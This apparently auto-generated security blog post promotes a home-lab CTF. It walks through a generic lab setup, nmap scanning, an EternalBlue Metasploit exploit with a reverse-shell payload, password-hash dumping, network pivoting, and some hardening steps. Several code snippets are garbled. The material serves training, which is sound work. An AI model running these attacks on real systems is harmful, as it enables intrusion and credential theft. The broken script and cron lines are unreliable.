Listen to this Post
Introduction:

The ever-evolving landscape of cybersecurity demands continuous, hands-on practice with the latest exploit techniques and vulnerability research. Inspired by groundbreaking research presented at Defcon 33, security researcher Matthew N. has transformed his “Midgarden” home lab into a public Capture The Flag (CTF) challenge, hosted on the HackSmarter.org platform. This CTF provides a unique opportunity for security professionals to engage with cutting-edge attack methods in a controlled, educational environment, bridging the gap between theoretical research and practical, actionable defense skills.
Learning Objectives:
- Deconstruct and replicate modern vulnerability research methodologies within a custom-built lab environment.
- Develop practical proficiency in using essential security tools for reconnaissance, exploitation, and post-exploitation.
- Implement and analyze advanced mitigation techniques to harden systems against the exploits practiced in the CTF.
You Should Know:
1. Setting Up Your Vulnerability Research Lab
The foundation of any advanced security testing is a properly isolated and configured lab. This prevents accidental damage to production systems and allows for safe experimentation with exploits.
Step-by-step guide explaining what this does and how to use it.
A lab environment can be built using virtual machines. The following steps outline setting up a Kali Linux attacker machine and a vulnerable Windows target using VirtualBox.
– Step 1: Create Isolated Host-Only Network. In VirtualBox, go to `File > Host Network Manager` and create a new host-only network adapter (e.g., vboxnet0). This ensures your VMs can communicate with each other but are isolated from your main network.
– Step 2: Configure Attacker VM. Set up a Kali Linux VM and assign two network adapters: one in `NAT` mode for internet access, and a second in `Host-Only Adapter` mode, attached to vboxnet0.
– Step 3: Configure Target VM. Create a Windows 10 or Server VM (or another vulnerable OS relevant to the CTF) and assign only the `Host-Only Adapter` (vboxnet0). This machine will have no internet access, mimicking an internal corporate host.
– Step 4: Verify Connectivity. From your Kali VM, scan the host-only network to discover the target’s IP address.
 On the Kali Linux Attacker VM
ip addr show dev eth1  Identify your IP on the host-only network (e.g., 192.168.56.10)
sudo nmap -sn 192.168.56.0/24  Discover the target's IP (e.g., 192.168.56.20)
2. Leveraging the GitHub Repository for Research
The associated GitHub repository contains curated vulnerability research and Proof-of-Concept (PoC) code. Cloning and analyzing this repository is the first step to understanding the CTF’s challenges.
Step-by-step guide explaining what this does and how to use it.
– Step 1: Clone the Repository. Use `git` to download the research materials to your Kali attacker machine.
git clone https://github.com/noxlumens/Vulnerability-Research/
cd Vulnerability-Research
– Step 2: Review the Code. Before running any exploit, always read the source code to understand what it does. Look for hardcoded IPs, ports, and payloads you may need to modify.
cat exploit.py
 Or use a text editor like nano or code
nano exploit.py
– Step 3: Adapt the Exploit. Change any hardcoded target IP addresses and ports to match your lab environment. This is a critical step that is often overlooked.
3. Mastering Network Reconnaissance with Nmap
Before launching any attacks, a thorough reconnaissance phase is essential to map the target’s attack surface.
Step-by-step guide explaining what this does and how to use it.
– Step 1: Basic Host Discovery. As shown earlier, use `nmap -sn` to find active hosts.
– Step 2: Port and Service Scanning. Perform a comprehensive scan to identify open ports and the services running on them.
sudo nmap -sS -sV -sC -O -p- 192.168.56.20
 -sS: SYN scan (stealthy)
 -sV: Version detection
 -sC: Run default NSE scripts
 -O: OS detection
 -p-: Scan all 65,535 ports
– Step 3: Vulnerability Script Scanning. Nmap’s Scripting Engine (NSE) can check for known vulnerabilities.
sudo nmap --script vuln 192.168.56.20 -p 80,443,135
4. Weaponizing Exploits with Metasploit Framework
For vulnerabilities with public exploits, the Metasploit Framework provides a standardized way to launch and manage attacks.
Step-by-step guide explaining what this does and how to use it.
– Step 1: Search for an Exploit. Based on your reconnaissance, search Metasploit for a relevant module.
msfconsole
msf6 > search [bash]
– Step 2: Configure the Exploit. Select the module and set all required options, including the target host (RHOSTS) and port (RPORT).
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(ms17_010_eternalblue) > set RHOSTS 192.168.56.20
msf6 exploit(ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(ms17_010_eternalblue) > set LHOST 192.168.56.10
– Step 3: Execute and Establish a Session. Run the exploit. A successful attempt will give you a Meterpreter shell on the target.
msf6 exploit(ms17_010_eternalblue) > exploit
5. Post-Exploitation and Lateral Movement
Gaining an initial shell is often just the beginning. Understanding how to pivot and move laterally is crucial.
Step-by-step guide explaining what this does and how to use it.
– Step 1: Gather System Information. Use Meterpreter or other post-exploitation tools to understand the compromised system.
meterpreter > sysinfo
meterpreter > getuid
meterpreter > run post/windows/gather/enum_logged_on_users
– Step 2: Dump Password Hashes. Extract hashes for offline cracking or Pass-The-Hash attacks.
meterpreter > hashdump
 Or use the dedicated module
meterpreter > run post/windows/gather/smart_hashdump
– Step 3: Pivot to Other Systems. Use the compromised host as a relay to attack other machines on the network.
meterpreter > run autoroute -s 192.168.56.0/24
meterpreter > background
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.56.0/24
msf6 auxiliary(scanner/portscan/tcp) > run
6. Hardening Systems Against the Exploits
The ultimate goal of offensive training is to build better defenses. For every exploit practiced, a corresponding mitigation must be implemented.
Step-by-step guide explaining what this does and how to use it.
– Mitigation 1: Patch Management. The most critical step. Ensure all systems are updated automatically. On Windows, verify patch status:
wmic qfe list
– Mitigation 2: Network Segmentation. Use firewalls to segment networks, restricting unnecessary traffic between segments. A simple Windows Firewall rule to block SMB (port 445) from unauthorized subnets:
New-NetFirewallRule -DisplayName "Block SMB Inbound" -Direction Inbound -Protocol TCP -LocalPort 445 -Action Block
– Mitigation 3: Application Whitelisting. Use tools like AppLocker (Windows) or a Mandatory Access Control system like SELinux (Linux) to prevent the execution of unauthorized software.
 Check SELinux status
sestatus
 Enforce SELinux
sudo setenforce 1
7. Automating Security with Scripted Analysis
Automating repetitive tasks like log analysis and vulnerability scanning is key for operational efficiency.
Step-by-step guide explaining what this does and how to use it.
– Step 1: Create a Basic Log Monitor. A simple Python script can watch for suspicious authentication failures, which could indicate a brute-force attack.
!/usr/bin/env python3
import time
def monitor_auth_log():
with open("/var/log/auth.log", "r") as file:
file.seek(0,2)  Go to the end of the file
while True:
line = file.readline()
if not line:
time.sleep(0.1)
continue
if "Failed password" in line:
print(f"[!] Failed login attempt: {line.strip()}")
if <strong>name</strong> == '<strong>main</strong>':
monitor_auth_log()
– Step 2: Schedule Regular Vulnerability Scans. Use cron to run an Nmap scan weekly and output the results to a dated file.
 Add to crontab (crontab -e)
0 2   0 /usr/bin/nmap -sV -oX /home/security/scans/weekly_scan_$(date +\%Y\%m\%d).xml 192.168.56.0/24
What Undercode Say:
- The primary value of a CTF like Midgarden is not just in solving challenges, but in the deep, contextual understanding of vulnerability chains and the development of a persistent, analytical mindset required for real-world incident response and red teaming.
- Defcon-derived research represents the bleeding edge of offensive security; engaging with it firsthand is the most effective way to future-proof your defensive strategies, as today’s conference talk is tomorrow’s widespread attack tool.
Our analysis indicates that CTFs built from real-world conference research are becoming a critical bridge between academic security concepts and their practical application. Matthew N.’s approach of soliciting feedback post-completion creates a virtuous cycle of improvement and community knowledge sharing, which is more valuable than a static, one-off challenge. This model encourages professionals to not only be consumers of security research but active participants in its evolution, ultimately raising the collective security bar.
Prediction:
The methodology of rapidly converting high-level conference research into hands-on CTF challenges will significantly shorten the skills gap for defenders. As this practice becomes more common, we predict a rise in “research-to-practice” platforms that will automatically generate lab environments based on newly published CVEs and exploit techniques. This will force a paradigm shift in corporate security training, moving from generic certification curricula to dynamic, threat-informed defense exercises that closely mirror the current tactics of advanced persistent threats (APTs). The organizations that integrate these agile learning models into their security programs will be markedly more resilient to novel attacks.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Activity 7395490791831306240 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


